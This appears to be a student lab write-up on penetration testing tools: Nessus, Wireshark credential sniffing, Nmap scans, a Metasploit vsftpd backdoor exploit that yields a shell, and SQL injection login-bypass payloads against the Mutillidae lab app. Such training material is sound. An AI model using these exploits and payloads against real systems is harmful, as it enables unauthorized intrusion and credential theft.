1. a) Imagine you are working as a cybersecurity analyst for a financial institution, you have been assigned the critical task of conducting a Nessus vulnerability analysis on a critical host system (windows, Linux) in the local network hosting sensitive customer data. Detail your step-step approach, including pre-scan preparations, specific Nessus configurations for maximum efficacy in an environment, scan the targets, prioritize and analyse the results and generate reports.

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it.

Nessus, developed by Tenable Inc, is a widely-used open-source vulnerability scanner

Nessus provides a range of services, including vulnerability assessments, network scans, web scans, asset discovery, and more, to aid security professionals, penetration testers, and other cybersecurity enthusiasts in proactively identifying and mitigating vulnerabilities in their networks.

Nessus tool for vulnerability scanner

https://www.tenable.com/products/nessus/nessus-essentials

Installing Nessus on kali Linux

1. Download the Nessus package for Debian on the Nessus website and make sure you set the Platform to Linux-Debian-amd64.

2. When it's finished downloading, open your Linux terminal and navigate to the location you downloaded the Nessus file to.

3. Install Nessus using this command:

```
sudo dpkg -i Nessus-10.4.1-debian9_amd64.deb
```

4. Start the Nessus service with this command:

```
sudo systemctl start nessusd.service
```

5. On your browser, go to https://kali:8834/. It would show a warning

page. 6. Click on Advanced. Then, click on Accept Risk and Continue.

7. Choose the Nessus Product you prefer. If you want the free version of Nessus, click on Nessus Essentials.
8. Enter your name and email address to receive an activation code by email.

Paste the activation code into the space provided and choose a username and password.

9. Allow Nessus to download the necessary plugins.

10. Once the plugin downloads have completed, you can start using the Nessus service.

Passwd Change

```
/opt/nessus/sbin/nessuscli chpasswd shubha
```

After installing the required plugins, navigate to the 'newscan' module. Enter the IP address of the Metasploitable2 target for scanning. You have the flexibility to schedule scans for specific times or days, or perform OnDemand scanning.

Select from various scan options such as host discovery, basic scan, or advanced scan. Once the scanning process is finished, proceed to analyse the vulnerabilities categorized by their severity levels such as medium, high, or critical, along with their respective CVSS (Common Vulnerability Scoring System) scores.

Check for available remediations for each vulnerability and generate a comprehensive PDF report summarizing the scan results, including identified vulnerabilities, their severity, CVSS scores, and recommended actions for mitigation.

.

Note: After installing Nessus on Kali Linux, ensure that the nessusd service is running every time you log in. This ensures continuous availability of Nessus functionality

```
Systemctl start nessusd.service
```

https://kali:8834 in the browser.

1. b) As part of a penetration testing engagement for a client, you're tasked with evaluating the security of their internal network. You suspect that sensitive data might be leaking from one of their development servers due to a potential misconfiguration or a compromised machine within their network. To investigate further, you plan to intercept network traffic using Wireshark to identify any unauthorized data transfers.

Wireshark is a widely used, open source network analyzer that can capture and display real-time details of network traffic. It is particularly useful for troubleshooting network

issues, analyzing network protocols and ensuring network security.
Networks must be monitored to ensure smooth operations and security. Popular with academic institutions, government agencies, corporations and nonprofits, Wireshark is one such tool that can offer an in-depth view into network activities, diagnose network performance issues or identify potential security threats.

Wireshark -Snipping

Intercept target machine traffic(Metaspoiltable2 VM) with Wireshark

- Ensure both the Kali Linux and Metasploitable2 virtual machines are up and running.
- Open Kali Linux and navigate to Applications -> Snipping & Spoofing -> Wireshark.
- Select the interface (eth0) to capture network traffic.
- Access the browser on Kali Linux and enter the IP address of the Metasploitable2 VM (e.g., 192.168.62.129) to open the Mutillidae website.
- Navigate to Mutillidae page and proceed to the login page.
- Enter random credentials (e.g., username: admin, password: 12345) and attempt to log in, resulting in a login failure message.
- Switch to Wireshark, where traffic interception has begun.
- In the filter bar, type "http" and select the http with post stream contains login.php page.
- Right-click on HTTP traffic, choose "Follow," then "HTTP stream" to open a new window.
- The new window displays intercepted traffic containing the username and password entered on the DVWA login page, showcasing successful traffic interception using Wireshark.

2. a. As a member of Blue team experts in Monitoring and Technical Support of a medium sized company, you have been asked to assess the security posture of the internal network. Use Nmap for network discovery, Port scanning, Service version detection and vulnerability detection. Then Document your findings, including the identified vulnerabilities, their severity levels.

Nmap ("Network Mapper") is a free and open source utility for network

discovery and security auditing. Many systems and network administrators also find it
useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X.

Nmap Scanning:

- Open Kali Linux and the Metasploitable2 virtual machine. • Obtain the IP address of the target machine (Metasploitable2 VM). • Open the terminal in Kali Linux.
- Perform scanning using the following commands with nmap:

1. nmap 192.168.62.129
2. sudo nmap -v 192.168.62.129—(v-verbose-detailed output)
3. man nmap
4. nmap -V 192.168.62.129—(V-version)
5. nmap 192.168.62.129 192.168.62.130
6. nmap 192.168.62.0/24 --exclude 192.168.62.130
7. nmap --open 192.168.62.129(showing only the open ports)
8. nmap -A 192.168.62.129(Aggressive scan)
9. nmap -sA 192.168.62.129(The packets sent to target machine are getting filtered or not)
10. nmap -p 80 192.168.62.129(Port 80)
11. nmap --packet-trace 192.168.62.129 ((Complete tracing of packets)
12. nmap --top-ports 10 192.168.62.129

OS Detection:-

- nmap -O 192.168.62.129
- nmap -v -O 192.168.62.129—revealing additional info.. • nmap -O --osscan-guess 192.168.62.129(proposed option)

Service Detection:-

- nmap -sV -O 192.168.62.129
- Nmap -sV --version-trace 192.168.62.129

Advanced Scan:-

- nmap -sS 192.168.62.130 (TCP Syn Scanning)
- nmap -sT 192.168.62.129 (TCP Connect scan)
- nmap -sU 192.168.62.129(UDP scans..)
- sudo nmap -sN 192.168.62.129(TCP null Sync scan)
- sudo nmap -sF 192.168.62.129(TCP FIN scan—Setting the FIN bit)

Custom scan:-

nmap -sS --scanflags SYNFIN -T4 www.google.com

nmap -sO 192.168.62.129(IP protocol scan)

Send Ethernet packets:

nmap --send-eth 192.168.62.129

Send IP packets

nmap --send-ip 192.168.62.129

2.b. Imagine you are a member of Red Team in a company, you have been assigned a penetration testing task to assess the security of a corporate network using Kali Linux and the Metasploit framework. Outline a step-by-step process for utilizing Metasploit to identify and exploit vulnerabilities within the network.

- Ensure both the Kali Linux and Metasploitable2 virtual machines are up and running.
- Open Kali Linux terminal, type following cmds

  # msfupdate—"Use this if metaspoilt-framework is more than two weeks old.Run msfupdate to get latest framework"

  - ➢ msfconsole
  - ➢ use exploit/unix/ftp/vsftpd_234_backdoor
  - ➢ show options
  - ➢ set RHOST 192.168.62.129

➢ exploit

➢ It will open the shell of target IP(metaspoiltable vm)

➢ Create a file say 1.txt with some contents, copy the file to another new file.


➢ Now goto Metaspoiltable VM 2 and check the same file contents.

➢ Even the sensitive details such contents of /etc/passwd file also can be accessed.

3. Imagine a legal firm handling contracts for clients remotely. Let's say a client, Mr. John, needs to sign a contract for a property purchase. how could Cryptool be applied to digitally sign a contract document, authenticate its validity, and ensure the secure storage of both the digital signature and the original document? Demonstrate the use of digital signatures using cryptool by performing following things:

a) Creation of signature
b) Storing the signature
c) Verifying the signature

Digital Signature: -



- A digital signature guarantees the authenticity of a message in digital communication and uses encryption techniques to provide proof of original and unmodified documentation.
- Sender encrypts hash value of a message with his private key, which provides authentication and signature.

Demo: -


• Download Cryptool2 on windows machine.

https://www.cryptool.org/en/ct2/downloads


Download .exe stable version(165.65MB)

- Install Cryptool
- Perform Encryption and Decryption using RSA algorithm and Create hashes for the file using SHA algorithm

Encryption: -



Decryption: -



4. Imagine you're a cybersecurity analyst tasked with assessing the security of a newly developed e-commerce website. You would utilize Burp suite and perform following activities to identify and mitigate security flaws in the web application. Start by describing the setup process for Burp Suite, including configuring proxy settings and initiating automated scans to detect common vulnerabilities like SQL Injection.

i. Manual Testing of SQL Injection
ii. Proxy Attack with Burp Suite.

i) Manual testing for SQL injection: -

Setting mutillidae app correctly for SQL injection Vulnerability Testing

Go to the target machine(Metaspoiltable 2)—in the terminal type below commands

```
cd /var/www/mutillidae

sudo nano config.inc
```

Ensure dbname=owasp10 instead of metasploit

Then save(ctrl+X, Y and enter) and exit.

In the kali linux browser

192.168.62.129

Go to mutillidae and enter the username as **‘** and password field is empty , click on enter It displays errors, which indicates web application is vulnerable

It displays the query in the Diagnotic information.

- Now again click login/Register enter username as **admin**

Password as **blahblah ‘ OR 6=6#**

Then you can observe it is logged in as admin.

- Now trying with username as **admin ‘ #** and password field must be empty, still you can observe it is logging in as admin.

- In mutillidae page, click on OwaspTOP10->A1 injection -> SQLi Extract Data -> User Info and

Enter username=**admin** and password =**adminpass** , click on view account details Then Results for admin. 1 records found would be displayed

Username=admin
Password=adminpass

Signature= Monkey

- **Now for SQLi**

Enter username=**admin** and password**= ' OR 1='1--**

Click on view account details. Then you would observe **Results for admin. 16 records found details…**

ii) Proxy Attack with Burp suite.

- Start both the Kali Linux virtual machine and the Metasploitable 2 virtual machine to ensure they are up and running.
- Navigate to the "Applications" menu in Kali Linux and launch the Burp Suite application. • After Burp Suite has launched, set up the proxy configuration.
- Download the Burp Suite certificate and import it into the relevant certificate store. • Access the proxy settings within Burp Suite and configure a manual proxy setup with the HTTP proxy set to 127.0.0.1 and port number 8080. Confirm the settings by clicking "OK." • Open the Mutillidae application and log in using the credentials: username - "john" and password - "passwd." Before clicking on the login button, activate the intercept feature in Burp Suite. Proceed to click on the login button in Mutillidae.
- Check the Burp Suite application to verify that it captured the login request, including the username and password information.
- Modify the username and password to "admin" and "adminpass" respectively within Burp Suite. Then, click "Forward" to send the modified request.
- Once the modified request is forwarded, observe in the Mutillidae application that the login is successful, indicating that the credentials have been changed to admin/adminpass. • Within the Burp Suite application, navigate to the "Target" tab to review the intercepted information from the target machine.